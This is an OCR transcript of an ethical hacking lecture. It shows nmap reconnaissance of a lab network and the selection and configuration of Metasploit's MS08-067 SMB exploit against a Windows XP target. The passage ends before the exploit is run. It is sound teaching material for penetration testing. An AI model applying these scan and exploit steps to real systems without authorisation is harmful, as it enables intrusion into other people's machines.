
Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 21
Metasploit Exploiting System Software -1


(Refer Slide Time: 00:15)



In this session, we will discuss about the Metasploit framework and how to use metasploit framework to penetrate inside the different operating system like windows XP, windows 7, may be higher version of windows or maybe other operating system like Linux and so on. So, let us have example; suppose first I want to find out all the live host in the network.


So, you can use $nmap$ to find out all the live host in the network; $nmap - T4 - sP$; sP option is basically used to find out all the live host in the network $10.35.1.0/24$; see we got all the live host in the network.

(Refer Slide Time: 01:21)




See it started from 10.35.1.2; 1.4 is also there; so, all the live host are listed here. Alternatively, we can also use net discover command to find out all the live host in the network.

(Refer Slide Time: 01:47)




See you got 10.35.1.2 and 10.35.1.149, 10.35.1.5; remaining system are also here listed 10.35.1.144, 10.35.1.139, 10.35.1.239, 10.35.1.169 and also 10.35.1.90.

(Refer Slide Time: 02:31)




Ok, let us compare the result which we got using the $nmap$; $nmap - T4 - sP$ then $10.35.1.0/24$; see so you got almost similar result.

(Refer Slide Time: 03:19)



So, now suppose we consider this machine is our target machine with the IP $10.35.1.150$. So, let us start with some other type of scan likewise scan, service scan and port scan also. So, using $nmap$; we can perform port scan; for port scanning we used as small p option; we already know that and followed by the port number.

(Refer Slide Time: 03:49)




So, suppose I want to scan first 1000 port; so $nmap - T4 - p0$ or to 1000 port and then the IP address. So, what target IP address is 10.35.1.150.

So, here we only scan first 1000 port, but in real life scenario; we need to scan all the port starting from 0 to 65535. And see port 135 is open, 139 is also open, 445 is also open. So, now let us perform a service scan using $nmap$; $nmap$ then timing option maybe T4, then for service scan we use the option dash small s capital V, then the IP address; 10.35.1.150. It basically list all the services which is running in the target machine.

See corresponding version is also there in port 135, service $msrpc$ is running and corresponding version is also there. Port 139; that is also open, 445 that is also open and corresponding service and their version is also detected here right.


So, next try to find out the operating system of the target machine. So, for operating system scanning we use the option dash capital O, ok. We also got the operating system; it showing Microsoft window XP service pack 2 professional, ok.

(Refer Slide Time: 06:15)




So, now we also perform the vulnerability scan. So, for vulnerability scanning; we use the tool *nessus*, but currently we are using *nmap* script to find out the vulnerability.

(Refer Slide Time: 07:03)



nmap then I use the timing option T4, then to run script, to use dash script option; then we use the script with the name *vuln* and then the IP address. It will take some time to find out the vulnerabilities; we got the result. Now, check the result for vulnerabilities in the target machine.

(Refer Slide Time: 08:19)



It is showing all the port which is open and the corresponding services; $smb - vuln - ms08 - 067$ that is vulnerable and it basically Microsoft window system vulnerability to remote code execution ok. So, let us start exploit the target machine using this vulnerability. So, to exploit this machine we use the tool or framework $metasploit$. So, before going to the $metasploit$ framework; we will now discuss about some basic terminology.

First vulnerability; so we already discussed about vulnerability; again I will give a short description, short description of vulnerability. A vulnerability is weakness which can be exploited by an attacker to perform unauthorized action with the computer system. A vulnerability can be as simple as weak password or as complex as buffer overflow or may be SQL injection vulnerabilities and so on.


Next $exploit$; $exploit$ is a piece of code or a chunk of data or a sequence of commands that take the advantage of a vulnerability present in a computer system; to cause unintended behaviour to occur on a computer system such as giving unauthorized access to a system or allowing privilege escalation etc.

$Payload$, the $payload$ is the part of the private user text which could also contain malware such as worm or viruses, which perform the milieus action deleting data, sending spam or encrypting data. Auxiliary; auxiliary are module present in $metasploit$ that are used to perform scanning, sniffing and fussing. Auxiliary module are not useful

to give you a cell; that means, the access of the victim machine, but they are extremely useful to brute force, attack or for scanning vulnerabilities.


$Post$; $post$ module are used for post exploitation that is used on a compromise target machine to gather evidence or (Refer Time: 10:55) deep within the network. Now, let us start $metasploit$ framework.

(Refer Slide Time: 11:07)



So, to start $metasploit$ framework, we use the command $msfconsole$.


(Refer Slide Time: 11:47)



Metasploit project is an open source penetration testing platform that enable you to find and exploit vulnerabilities. In 2003, HD Moore created Metasploit as a portable network tool. On October 21st, 2009; the Metasploit project was acquired by Rapid 7. The Metasploit project help security and it professional to identify security issues, verify vulnerability, mitigations and manage exploit tribunes security assessment. The Metasploit project include subproject like metasploit framework and its commercial counterpart metasploit pro express, community and nexpose ultimate.


Now, I am discussing about some basic command of metasploit after starting the metasploit framework; we can check for the basic command by using help command in metasploit.

(Refer Slide Time: 12:57)




So, by using the command help; we can get all the available command in metasploit. See that is all the available command are showing in metasploit. To see all the payload that are available on the metasploit framework we use the command show payloads.

(Refer Slide Time: 13:19)



At least all the available payloads in alphabetic order; see all the payload are listed here. To see all the exploits that are available on the metasploit framework; we use the command $show\ exploits$.


(Refer Slide Time: 14:05)




So, $exploits$ here is the list of all the available exploit and metasploit; similarly we can use; so $auxiliary$ command to see all the list of auxiliary available in the metasploit framework. And also we can use $show\ encoders$ command; to see the list of all the encoder available in metasploit.

Now, let us start with the vulnerability which we got from the scanning. So, we got the vulnerability $ms08-067$; so now, to scan is there any exploit available with regarding to the term $ms08-067$; we can use the command $search$; followed by the term $ms08-067$.


(Refer Slide Time: 15:15)



(Refer Slide Time: 15:55)




(Refer Slide Time: 16:33)



This is our scan result for the target machine; it is showing $smb\ vuln\ ms08-067$; this is the vulnerability and this is Microsoft window system vulnerability to remote code execution. So, now using this vulnerability we will try to penetrate inside the target machine. Now here is my metasploit.

(Refer Slide Time: 17:09)




Now, we will search is there any exploit is present in the metasploit framework with this particular vulnerability $ms08-067$. So, to find out this we need to use the command $search$ followed by the vulnerability name $ms08-067$. It will basically show all the

available exploit with exploit not only exploit it showing all the related exploit, auxialary payload related to the vulnerability $ms08-067$.

Ok, we got the $exploit/windows/smb/ms08\_067\_netapi$. And it disclosure date is 2008 and 28th of October and rank is great. Now, we will try to exploit the target system using this $exploit$ which is available in metasploit framework.

So, how to use this $exploit$? To use any $exploit$ we need to use the command use and then $exploit$. Now, we need to set some parameter within this $exploit$; so how to check which parameter we need to set? By using the $show\ option$ command; we can check this ok.


(Refer Slide Time: 19:19)



We need to set $RHOST$; $RHOST$ means remote host means target machine IP address. So, to set $RHOST$ we need to use the command; set then $RHOST$, then IP address $10.35.1.150$. Now, we also need to set $RPORT$; to set $RPORT$ we need to use open port from the scanning face; we already find out the port 445 is open in the target machine.

So, it is already 445 port is selected; so no need to change this. So, otherwise if you want to change this port we need to use the command $set\ RPORT$, then the port number 445. Now by using the show options command; we can see that all the options are set and this time it did not do anything using the SMBPIPE.

